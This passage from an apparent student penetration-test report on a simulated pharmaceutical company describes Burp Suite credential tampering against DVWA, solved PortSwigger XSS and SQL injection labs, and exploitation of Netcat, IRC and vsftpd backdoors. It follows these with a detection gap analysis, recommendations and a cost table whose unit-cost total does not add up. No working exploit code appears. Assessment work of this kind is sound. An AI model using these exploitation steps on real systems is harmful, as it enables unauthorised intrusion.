
Exploiting CI/CD web server through burp suit.




First of all start the burp-suit and create a project for sql injection. Then open a browser and interception is off.




Then browse the target page, here target page is DVWA of CI/CD webserver.



In this steps on the intercept and load the target page with credential.



While browsing is ongoing burp suit capture the session and here is it observed that user put username test password test.




Then change the username and password to admin admin




After modify the request forward it to browser and trying to login through provided credentials.

11.11 Ports wigger lab test on xss and sql-injection.


We solved lab on portswigger for sql-injection and XSS and now both are marked as solved.



Cross site scripting lab-2 from portswigger.



Lab status from portswigger about Cross-site scripting.



Lab status from portswigger about SQL-injection.

12. Technical Report

12.1 Technical Report

The technical report contains a detailed, phase-by-phase breakdown of the simulated attack chain used in the exercise, including:

12.2 Attack Narrative

Reconnaissance

Initial Access

Execution

Persistence

Privilege Escalation

Lateral Movement

Collection

Exfiltration


12.2 MITRE ATT&CK Mapping

Each activity is mapped to relevant MITRE ATT&CK tactic and technique IDs.

Examples:


Phase	MITRE ID Description	
Recon	T1592	Victim Org Information Gathering
Lateral Movement	T1021	Remote Service Pathways
Exfiltration	T1020	Automated Exfiltration (Simulated)

12.3 Evidence of Success (Simulated)




Evidence of success-01

Key- observation:- Exploitation of Netcat. This port is open and the system is allowed to login as root with full access. This is alarming because easy to chage anything without any barrier of authority.



Evidence of success-02

Key-Observation: Exploitation of IRC backdoor. This port should be closed, because it is not an emergency service. However, if want to open restrict the access pushing policy.



Evidence of success-03

Key observation:- Exploitation of Vsftpd. This service provides FTP service and is very familiar. The first thing is that, it's running on the default port according to our Nessus and db_nmap report. If a hacker logged into the system through this service, it does not mean only this service is impacted. The whole service will be disrupting.

Above three figures prove that the system is compromiseable.

Detection Gap Analysis

12.4 Why the attack succeeded

Service running on default ports on AWS-VPC

Root access is allowed from backdoor

No CSRF token system is deployed in CI/CD webserver.

SMB is enabled

Insufficient AD auditing

12.5 Where detection failed

You identify specific weaknesses such as:

SCAN is allowed from any IP

No notification generation system is available when logged in from unauthorized IP

Gaps between cloud, on-prem, and CI/CD logging

No MFA system is enabled in AD

12.6 Impact of gaps

If these weaknesses are not resolved, then is it possible to stop the VSFTPD service and shutdown the AWS VPC server. This will happen because of through backdoor root users can logged into the system. Moreover, root user access is not limited by applying any policy. However in the webserver without cross verification system like CSRF token session will be hijacked by interceptor and may occur financial loss.

12.7. Executive Summary (Board-Level)

This penetration test checks the strength IT system infrastructure of CPC pharmaceuticals. As a result, we found the vulnerabilities before knowing the hacker, so it is possible to secure and able to protect from cyber-attack.

AWS System can be successfully compromised; it is a big concern.

Due to breaching of Intellectual property or sensitive data company business will be impacted financially and reputation both ways

To avoid or get rid of such scenario it is required implement extra layer of security in both networks and server systems.

However, the outcome of penetration test shown us system is in high risk because it is exploitable.

13.Strategic Recommendations for protection with diagram




Figure-03: Proposed Network diagram for CPC Pharma

Using the simulated APT-style threat emulation, risk-based recommendations have been developed to mitigate risks in CPC's hybrid infrastructure. These suggestions have purpose to improve the defence and detection systems, a fact that is reflected in an prioritization grounded on its possibility of achievement and potential impact.

13.1 Detection & Monitoring

Recommendation 1: Centralize logging and correlation

Consolidate on-prem AD, AWS CloudTrail, and CI/CD logs in a SIEM/SOAR platform.

Configure alerts for suspicious activity patterns

Benefit: Provides holistic visibility across hybrid environments.

13.2. Policy, Awareness & Training

Recommendation 2: Employee training on cybersecurity best practices

Focus on phishing awareness, credential hygiene, and reporting suspicious activity.

Benefit: Reduces human error as a risk vector.

Recommendation 3: Review and enforce security policies

Periodic audits of network, cloud, and CI/CD policies.

Ensure alignment with industry standards and compliance requirements.

Benefit: Strengthens governance and maintains regulatory compliance.

13.3 Top concern of Recommendations

Priority	Recommendation	Impact
High	Unauthorized access protection MFA	Reduces initial access risk
High	Least-privilege & account governance	Prevents lateral movement
High	Micro-segmentation & network isolation	Limits attacker scope
Medium	Centralized logging & detection	Improves visibility
Medium	CI/CD & cloud security improvements	Reduces risk in pipelines
Medium	Employee training & policy review	Supports long-term security culture

13.4. Expected Outcome

Implementing these recommendations will:

Less chance of CPC's exposure

Increase the Resilience of infrastructure security

Case detection and reply time will shorten.

Protect intellectual property.

14. Cost-Benefit Analysis

14.1. Purpose

The cost-benefit analysis assesses the financial and strategic merits of proposed security measures in comparison to the potential expenses associated with a cyber-breach. This evaluation serves to guide CPC leadership in making informed investment choices regarding cybersecurity.

14.2. Costs of Implementing Recommendations

Solution Item	Purpose	Total Quantity	Unit cost	Total cost
MFA Server	Protect the phishing activities	02	£900	£1800
MFA software license	Activate for service	02	£350	£700
Privilege access Management Server	Audit for misconfiguration	01	£1200	£1200
Privilege Access Management license	Recording every steps of configuration	01	£600	£600
Next generation Firewall	Segregate traffic from each zone	02	£800	£1600
SIEM	For detect suspicious activities	02	£3600	£7200
Cloud flare WAF	For web server protection	02	£1600	£3200
Nessus Expert	For VA/PT test to know the weakness of system	01	£5000	£5000
Employee training	To aware about cyber threats and does and do not's	01	£1000	£1000
Total Cost			£15050	£22300

Table-04: Estimated cost-sheet [13][14] [8]

14.3. Potential Cost of a Real Cyber Breach

Impact Area	Potential loss
Intellectual property	Hundreds of millions to billions USD
Reputation Damage	Loss of trust with investors, partners and patients
Operational interruption	Delays in R&D and clinical trials.

Table -05: Potential loss

14.4. Benefit of Security Investment

Increased Safety: Less prone to APT-style intrusion and data theft.

Earlier Detection: More effective tracking and SIEM tools can decrease the time to respond.

Business Continuity: Reduced impact on R&D and CI/CD collaboration.

Regulatory Compliance: Comply with stricter regulations to prevent penalties and legal risks.

Maintain your Brand Image – Save Investor, Partner and Patient Trust.

Even fairly modest application of the recommended controls achieves a significant reduction in the risk of catastrophic loss.

15. Conclusion

The increasing number and sophistication of cyber incidents aimed at research institutions and medical facilities point to the urgent requirement for preventative cybersecurity. The attack on MacKay Memorial Hospital in February 2025 demonstrates how hackers prey upon the weaknesses and deficiencies of an obsolete system, inadequate security policies and untrained staff. Using the MITRE ATT&CK® Enterprise Matrix to learn of the attackers' tactics and defences showed what could have been done better. Additionally, the simulated evaluation of Cureton Pharmaceutical Company confirms that it is crucial to assess security structure type for saving sensitive information. This analysis highlights the importance for organizations to update systems, enforce strong security policies, offer continuous staff training and adopt proactive monitoring and threat-hunting to safeguard their critical assets and prevent operational disruption.

16. References

1. Kruse, C. S., Frederick, B., Jacobson, T., & Monticone, D. K. (2017). *Cybersecurity in healthcare: A systematic review of modern threats and trends*. **Technology and Health Care**
2. Coventry, L., & Branley, D. (2018). *Cybersecurity in healthcare: A narrative review of trends, threats and ways forward*. **Maturitas**,
3. B. Al-Sada, A. Sadighian and G. Oligeri, "Analysis and Characterization of Cyber Threats Leveraging the MITRE ATT&CK Database.
4. Taipei Times-newspaper
<https://www.taipeitimes.com/News/front/archives/2025/04/03/2003834526?>
5. MITRE ATT&CK framework <https://attack.mitre.org/>
6. Chinese newspaper <https://www.ithome.com.tw/news/167327?>
7. Dark website regarding cyber-attack <https://socradar.io/blog/dark-web-profile-crazyhunter-ransomware/>

8. Nessus official documentation site <https://docs.tenable.com/quick-reference/vm-data-ingestion/Content/vm-data-ingestion/linked-nessus-scanners.htm>
9. Rapid7. *"VSFTPD v2.3.4 Backdoor Command Execution"*, Rapid7 Exploit Database, https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/
10. maryamirfan18. *"vsftpd-metasploit-exploitation"*, GitHub, <https://github.com/maryamirfan18/vsftpd-metasploit-exploitation>
11. Lab and burp suite <https://portswigger.net/>
12. H. Musa and J. Shu'aibu, "Evaluating the Effectiveness of Multi-Factor Authentication (MFA) in Mitigating Cyber Attacks,"
13. <https://www.cloudflare.com>
14. <https://apps.cisco.com>